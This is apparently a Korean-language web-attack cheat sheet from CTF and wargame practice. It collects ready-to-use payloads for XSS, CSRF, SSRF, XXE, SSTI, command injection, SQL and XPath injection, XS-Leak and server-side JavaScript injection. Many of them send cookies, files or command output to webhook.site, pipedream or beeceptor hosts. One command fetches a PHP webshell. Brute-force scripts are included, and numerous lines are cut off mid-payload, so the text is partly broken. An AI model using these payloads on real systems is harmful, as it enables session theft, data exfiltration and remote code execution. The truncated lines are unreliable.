

🚽

CheatSheet

목차

- 목차
- 1) XSS
  - Simple XSS
  - CDN redirect XSS
  - URL encode XSS
  - CSS Injection
  - 파일업로드 XSS
  - Angular XSS
  - Google Callback XSS
  - 무한루프 XSS
- 2) CSRF
- 3) SSRF
  - Simple SSRF
  - python default path
  - apache default path
  - gopher SSRF
  - example SSRF
- 4) XXE
- 5) Blind XXE
- 6) SSTI
  - Simple SSTI
  - Pandas SSTI
- 7) OS Command Injection
- 8) SQL Injection
  - Union SQLi
    - mysql
    - sqlite
  - Blind SQLi
  - Time Based Blind SQLi
  - Insert SQLi
  - Error Based SQLi
  - WAF Bypass
- 9) NotSQL Injection
  - graphQL
- 10) Blind Xpath
- 11) XS Leak
- 12) CSS Injection
- 13) SSJI
  - node JS
  - Nashron

1) XSS

Simple XSS

```
<img src="#" onerror="alert(1)">

<img src="#" onerror="location.href='https://webhook.site/05ca15ce-f3fb-451c-a0b5-e8616892f419?'+document.cookie">

<img src="#" onerror="var a=window.open('https://webhook.site/05ca15ce-f3fb-451c-a0b5-e8616892f419?'+document.cookie);a.close()">
```

```
<script>location.href='https://webhook.site/f58dc283-5dae-4626-9895-ed94bc10acf9?'%2bdocument.cookie</script>

<video src=1 href=1 onerror="javascript:location.href='https://webhook.site/f58dc283-5dae-4626-9895-ed94bc10acf9?'%2bdocument.cookie">

<image src=1 href=1 onerror="javascript:location.href='https://webhook.site/db5043e9-d4d9-4ee4-b4fe-17ead319e4b1?'%2bdocument.cookie">

<img src="data:image/png;base64,amF2YXNjcmlwdDpsb2NhdGlvbi5ocmVmPSdodHRwczovL3dlYmhvb2suc2l0ZS9kYjUwNDNlOS1kNGQ5LTRlZTQtYjRmZS0xN2VhZD

<script>location.href='https://webhook.site/37ab0ada-ed52-4473-adb3-c5ab63d10436?'%2bdocument['cookie']</script>
```

```
<img src="data:image/<이미지확장자>;base64,amF2YXNjcmlwdDpsb2NhdGlvbi5ocmVmPSdodHRwczovL3dlYmhvb2suc2l0ZS9iOWVkZDNhZC02ZmZlLTRjZGItOGQ3Ni

<script>location.href='https://eorf8g0e7llvn43.m.pipedream.net/?'.concat(document.cookie)</script>

<script>alert(1)</script><svg onload=javascript:location.href=`https://eorf8g0e7llvn43.m.pipedream.net/?`.concat(document.cookie)>

<script>alert(1)</script><iframe onload=javascript:location.href=`https://eorf8g0e7llvn43.m.pipedream.net/?`.concat(document.cookie)>

';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//"; alert(String.fromCharCode(88,83,83))//";alert(Strin
```

CDN redirect XSS

```
-- 서버 스크립트 --
location.href='https://webhook.site/37ab0ada-ed52-4473-adb3-c5ab63d10436?'+document.cookie

-- 문제 페이지 스크립트 --
<script src='http://34.173.166.179/ATTACK.JS'></script>
```

URL encode XSS

```
<script>location.href="http://127.0.0.1/xss5.php?q=<script>location.href='https://webhook.site/37ab0ada-ed52-4473-adb3-c5ab63d10436?'+

<script>location.href="http://127.0.0.1/xss5.php?q=%3cscript%3elocation.href%3d%27https%3a%2f%2fwebhook.site%2f37ab0ada-ed52-4473-adb3

%3cscript%3elocation.href%3d%22http%3a%2f%2f127.0.0.1%2fxss5.php%3fq%3d%253cscript%253elocation.href%253d%2527https%253a%252f%252fwebh
```

CSS Injection

```
<script>location.href="http://127.0.0.1/xss6.php?q=input[value^=F]{background:url('https://webhook.site/37ab0ada-ed52-4473-adb3-c5ab63

<script>location.href="http://127.0.0.1/xss6.php?q=input[value^=FLAG\\{XSS6\_ashdu21387uy487dfsgyusabd2131238wbaghdas]{background:url(
```

```
nc -lvnp 9999
```

```
# 소문자 영어, 숫자 대상
from requests import *
from time import *
url='http://wuq.kr:9090/report.php'
flag='XSS6\\_ashdu21387uy487dfsgy'
for i in range(48,58):
    inp=chr(i)
    payload=f'http://wuq.kr:9090/xss1.php?q=<script>location.href="http://127.0.0.1/xss6.php?q=input[value^=FLAG\\\\'+'{'+flag+inp+']{
```

```
    # payload=f'http://wuq.kr:9090/xss1.php?q=<script>location.href="http://127.0.0.1/xss6.php?q=input[value^=F'+']{'+'background:url'
    data={'url':payload}
    response=post(url=url,data=data)
    print(payload) #+chr(i)
    sleep(3)

for i in range(97,123):
    inp=chr(i)
    payload=f'http://wuq.kr:9090/xss1.php?q=<script>location.href="http://127.0.0.1/xss6.php?q=input[value^=FLAG\\\\'+'{'+flag+inp+']{
    # payload=f'http://wuq.kr:9090/xss1.php?q=<script>location.href="http://127.0.0.1/xss6.php?q=input[value^=F'+']{'+'background:url'
    data={'url':payload}
    response=post(url=url,data=data)
    print(payload) #+chr(i)
    sleep(3)

# 모든 문자 대상
for i in range(33,126):
    inp=chr(i)
    if i>32 and i<48 or i>90 and i<97 or i==123 or i==125:
        inp='\\'+chr(i)
    payload=f'http://wuq.kr:9090/xss1.php?q=<script>location.href="http://127.0.0.1/xss6.php?q=input[value^=FLAG\\\\'+'{'+flag+inp+']{
    # payload=f'http://wuq.kr:9090/xss1.php?q=<script>location.href="http://127.0.0.1/xss6.php?q=input[value^=F'+']{'+'background:url'
    data={'url':payload}
    response=post(url=url,data=data)
    print(payload) #+chr(i)
    sleep(3)
```

파일업로드 XSS

```
-- 해당 js 코드를 파일업로드 --
location.href='https://webhook.site/db5043e9-d4d9-4ee4-b4fe-17ead319e4b1?'+document.cookie

--업로드한 js 코드 스크립트로 load 요청--
<script src='http://wuq.kr:9090/upload/d1b1edfb43d0ea95554dae0f040528462fb6f899.txt'></script>
```

Angular XSS

```
Angular.js 문법으로 csp를 bypass하는 방식으로 문제해결

<script src="https://cdnjs.cloudflare.com/ajax/libs/prototype/1.7.2/prototype.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.js" /></script>
<div ng-app ng-csp>
{{x=$on.curry.call().eval("location.href='https://webhook.site/37ab0ada-ed52-4473-adb3-c5ab63d10436?'%2bdocument.cookie")}}
</div>
```

Google Callback XSS

```
구글 script의 callback을 이용해 우회
참고: https://sechack.tistory.com/37

<script src="https://accounts.google.com/o/oauth2/revoke?callback=document.location.href='https://webhook.site/37ab0ada-ed52-4473-adb3

<script src="https://accounts.google.com/o/oauth2/revoke?callback=location.href='https://webhook.site/37ab0ada-ed52-4473-adb3-c5ab63d1
```

무한루프 XSS

```
<iframe/onload=src='https://webhook.site/db5043e9-d4d9-4ee4-b4fe-17ead319e4b1?'+document.cookie>
```

2) CSRF

```
<img src="#" onerror="location.href='https://bob11.1-star.kr/signout'">

<script>fetch('https://bob11.1-star.kr/profile/edit', { method:'POST', headers:{'Content-Type':'application/x-www-form-urlencoded'}, b
```

3) SSRF

Simple SSRF

```
file:///../../../etc/passwd

..%252f..%252fetc..%252fpasswd
```

python default path

```
file:///proc/self/cmdline
file:///tmp/uwsgi.ini
file:///app/run.py
```

apache default path

```

file:///etc/apache2/sites-available/000-default.conf
file:///var/www/SSRFApp/SSRFApp/__init__.py
```

gopher SSRF

```
gopher://localhost:80/_POST%20/ssrf3/admin.php%20HTTP/1.1%0d%0aHost:127.0.0.1%0d%0aADMIN:admin%0d%0ACookie:admin=admin;%0d%0aContent-T
```

📝 gopherus -> ssrf sql injection 쿼리를 짜주는 프로그램

example SSRF

https://s3-us-west-2.amazonaws.com/secure.notion-static.com/cd795d3e-0718-4c9d-9b16-e9de412179a4/ssrf5.txt

4) XXE

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/html/index.php">]>
<userInfo>&xxe</userInfo>

<!DOCTYPE foo [<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/html/xxe2/index.php">]>
<userInfo>&xxe</userInfo>
```

5) Blind XXE

```
--browser 2개로 webhook 사용--

-- 공격 페이지 --
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE x [
  <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www/html/xxe3/index.php">
  <!ENTITY % dtd SYSTEM "https://webhook.site/db5043e9-d4d9-4ee4-b4fe-17ead319e4b1/xxe.dtd">
  %dtd;
  %eval;
  %exfil;
]>
<userInfo>
  <email>John.Smith@gmail.com</email>
  <firstName>John</firstName>
  <lastName>1234</lastName>
 </userInfo>

--공격 페이지--
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE x [
  <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=http://localhost/xxe3/flag.php">
  <!ENTITY % dtd SYSTEM "https://webhook.site/db5043e9-d4d9-4ee4-b4fe-17ead319e4b1/xxe.dtd">
  %dtd;
  %eval;
  %exfil;
]>
<userInfo>
  <email>John.Smith@gmail.com</email>
  <firstName>John</firstName>
  <lastName>1234</lastName>
 </userInfo>

--1차 서버 webhook--
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'https://webhook.site/9e1ddb30-eee0-452a-b40e-6b036d60d45c/?%file;'>">
```

6) SSTI

Simple SSTI

```
http://wuq.kr:8086/?user=88{{ ''.__class__.__mro__[2].__subclasses__()[10:]}}

http://wuq.kr:8086/?user=88{{ ''.__class__.__mro__[2].__subclasses__()[40]}}

http://wuq.kr:8086/?user=88{{ ''.__class__.__mro__[2].__subclasses__()[40]('ssti1_flag').read()}}

http://wuq.kr:8086/?user=88{{ ''.__class__.__mro__[2].__subclasses__()[78].__init__.__globals__['sys'].modules['os'].popen('cat ssti1_

http://wuq.kr:8086/?user=88{{ ''.__class__.__mro__[2].__subclasses__()[70:]}}

http://wuq.kr:8086/?user=88{{ ''.__class__.__mro__[2].__subclasses__()[78:]}}

http://wuq.kr:8086/?user=88{{ ''.__class__.__mro__[2].__subclasses__()[78].__init__.__globals__['sys'].modules['os'].popen('ls').read(

http://wuq.kr:8086/?user=88{{ ''.__class__.__mro__[2].__subclasses__()[78].__init__.__globals__['sys'].modules['os'].popen('./ssti2_fl
```

```
{{config.__class__.__init__.__globals__['os'].popen('curl https://webhook.site/f58dc283-5dae-4626-9895-ed94bc10acf9 -d "$(cat flag)")}

{{cycler.__init__.__globals__.os.popen('cat flag*').read()}}
```

Pandas SSTI

```
GET /cgi-bin/search_currency.py?currency_name=a'+(@server.__class__.__init__.__globals__['__spec__'].loader.__init__.__globals__['sys'
```

```
OBEL'or[].__class__.__base__.__subclasses__()[145].__init__([].__class__.__base__.__subclasses__()[145]).__class__.__name__<'1'or@serv
```

```
@: EBWY'+(@pd.io.common.os.popen('ls > /tmp/ls').read())+'
```

```
xx'+@pd.eval('__import__("subprocess").Popen(["cat","/13ea3a5708c4303c480ce7739e35eb71fa824d75"])','python','python','1',@pd.__builtin
```

```
'|@pd.read_pickle('http://0.0.0.0:6334/output.exploit')|'
```

```
'+@__builtins__.exec('import\x20os;raise\x20Exception(os.listdir(\"/\"))')+'
```

7) OS Command Injection

```
alert(eval("system('cat /flag/flag.txt');"), "");

example.com;cat index.php

172.217.174.110 ; `cat index.php`

|curl https://webhook.site/f58dc283-5dae-4626-9895-ed94bc10acf9 -d "$(cat index.php)"

https://webhook.site/b96b4c5e-a882-414c-900f-8637f13e0356 -F password=@/etc/passwd

https://raw.githubusercontent.com/WhiteWinterWolf/wwwolf-php-webshell/master/webshell.php -o ./cache/exploit.php
```

8) SQL Injection

Union SQLi

```
3 order by 4

999 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()

999 union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database()
```

mysql

```
union values row(0x61646d696e) %23
```

sqlite

```
union/**/values(char(97)||char(100)||char(109)||char(105)||char(110))
```

Blind SQLi

```
1' or length(pw)={i}%23

1'or length(id)=6 and (ascii(substr(pw,{i},1)))={j}#
```

Time Based Blind SQLi

```
1' || if((length(pw))like({i}),sleep(3),0)#

1' || if((ascii(substr(pw,{i},1)))like({j}),sleep(2),0)#
```

Insert SQLi

```
111 / 1'),((select 'admin'),'123
```

Error Based SQLi

```
1' and ExtractValue(1,concat(0x01,(database())))--

1' and ExtractValue(1,concat(0x01,(select group_concat(column_name) from information_schema.columns where table_schema=database())))--

1' and ExtractValue(1,concat(0x01,(select group_concat(upw) from user)))--
```

```
1' and ExtractValue(1,concat(0,(select substring(upw,34,10) from user limit 0,1)))--
```

WAF Bypass

```
1%27%09UnIoN%09SeLecT%091,group_concat(column_name),3%09FrOm%09infOrmation_schema.columns%09where%09table_schema=database()%23
```

9) NotSQL Injection

graphQL

```
https://games.geforce.com/graphql?query=query{__schema{types{name}}}

https://games.geforce.com/graphql?query=query{__type(name:%22Query%22){name,fields{name}}}

query{__type(name:%22Query%22){name,fields{name}}}
```

10) Blind Xpath

```
from requests import *
cookies={'PHPSESSID':'b2b6cca726927bba8a5dae81f9017d3e'}
for i in range(1,500):
    url=f'http://yai.sstf.site/paperdetail.php?idx=23\'+and+string-length(string(/Papers/Paper[32]/Abstract))={i}+or+\'a\'=\'b'
    response=get(url=url,cookies=cookies)
    if response.text.find('Error') == -1:
        print(i)
        leng2=i
        break

name=''

for i in range(238,leng2+1):
    for j in range(33,127):
        if i>237:
            if chr(j)=='_':
                continue
        url=f'http://yai.sstf.site/paperdetail.php?idx=23\'+and+substring(string(/Papers/Paper[32]/Abstract),{i},1)=\'{chr(j)}\'+or+\'
        response=get(url=url,cookies=cookies)
        if response.text.find('Error') == -1:
            break
    name+=chr(j)
print(name)
'''
for i in range(1,50):
    url=f'http://yai.sstf.site/paperdetail.php?idx=1\'+and+count(/Papers/Paper[32]/child::*)={i}+or+\'a\'=\'b'
    response=get(url=url,cookies=cookies)
    if response.text.find('Error') == -1:
        print('node num: ',i)
        leng=i
        break

for k in range(1,leng+1):
    for i in range(1,50):
        url=f'http://yai.sstf.site/paperdetail.php?idx=1\'+and+string-length(name(/Papers/Paper[32]/child::*[position()={k}]))={i}+or+
        response=get(url=url,cookies=cookies)
        if response.text.find('Error') == -1:
            #print('chile[1] name length : ',i)
            leng2=i
            break

    name=''
    #
    for i in range(1,leng2+1):
        for j in range(33,123):
            url=f'http://yai.sstf.site/paperdetail.php?idx=1\'+and+substring(name(/Papers/Paper[32]/child::*[position()={k}]),1,{i})=\
            response=get(url=url,cookies=cookies)
            if response.text.find('Error') == -1:
                break
        name+=chr(j)
    print(f'[{k}]',name) # =>


for i in range(1,500):
    url=f'http://yai.sstf.site/paperdetail.php?idx=23\'+and+string-length(string(/Papers/Paper[32]/Idx))={i}+or+\'a\'=\'b'
    response=get(url=url,cookies=cookies)
    if response.text.find('Error') == -1:
        print(i)
        leng2=i
        break

name=''
#
for i in range(1,leng2+1):
    for j in range(33,123):
        url=f'http://yai.sstf.site/paperdetail.php?idx=23\'+and+substring(string(/Papers/Paper[32]/Idx),1,{i})=\'{name+chr(j)}\'+or+\'
        response=get(url=url,cookies=cookies)
        if response.text.find('Error') == -1:
            break
    name+=chr(j)
print(name) # =>
'''
```

11) XS Leak

```
<html>
    <head>
        <title>POC</title>
    </head>
    <body>
        <div id="attack"></div>
        <script>

            function sleep(ms) {
                return new Promise(resolve => setTimeout(resolve, ms));
            }

            function send(append,s) {
                var webhook="https://en8r8yggjhbmb.x.pipedream.net/?data=";
                fetch(webhook+append+s);
                //create_payload(append+s);

            }

            async function create_payload(append) {
                var src_1=""
                var s=''
                var flag=0;
                var printable="_0qwebrtyuiopsdfgbhjklxcvnm0QWERTYUIOPASDFGHJKLZXCVBNM123456789"
                var frame = document.createElement("iframe");
                var test
                const list = document.getElementById("attack");
                while (list.hasChildNodes()) {
                    list.removeChild(list.firstChild);
                }
                for (let i = 0; i < printable.length; i++) {
                    src_1="https://axol.space/search?query=bi0sCTF%7B"+append+printable[i]+"&hint=lengthasd世"
                    frame.id="exp"+printable[i]
                    frame.width = "300";
                    frame.height = "100";
                    frame.src=src_1;
                    await sleep(2.5 * 1000);
                    document.getElementById("attack").appendChild(frame)
                    document.getElementById("exp"+printable[i]).onload = function() {
                        console.log("iframe content loaded");
                        send(append,printable[i+1])
                        flag=1
                        s=printable[i+1]
                    };
                    if(flag){
                        break;
                    }
                }
            return create_payload(append+s)
            }
            create_payload("");
        </script>
    </body>
</html>
```

12) CSS Injection

```
span[aria-label='1']:empty {
background-image: url(https://newassasdas.free.beeceptor.com/pin/1);
}
```

13) SSJI

```
1\';var d=new Date();do{var cd=new Date();}while(cd-d<1);var>
'a';sleep(1) and 'a';sleep(10000)
a;sleep(1) and a;sleep(10000)
sleep(1) and sleep(10000)
$where:"sleep(1)" and $where:"sleep(10000)"
%5b%5d=_security and %5b%5d=_all_docs
%5b%24eq%5d=1 and %5b%24ne%5d=1
';sleep(1);var xyz='0 and ';sleep(10000);var xyz='0
```

node JS

```
require("child_process").exec('curl%20cxcjyaf5wahkidrp2zvhxe6ola.odiss.eu')
```

Nashron

```
${''.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('js').eval('java.lang.Runtime.getRuntime().e
```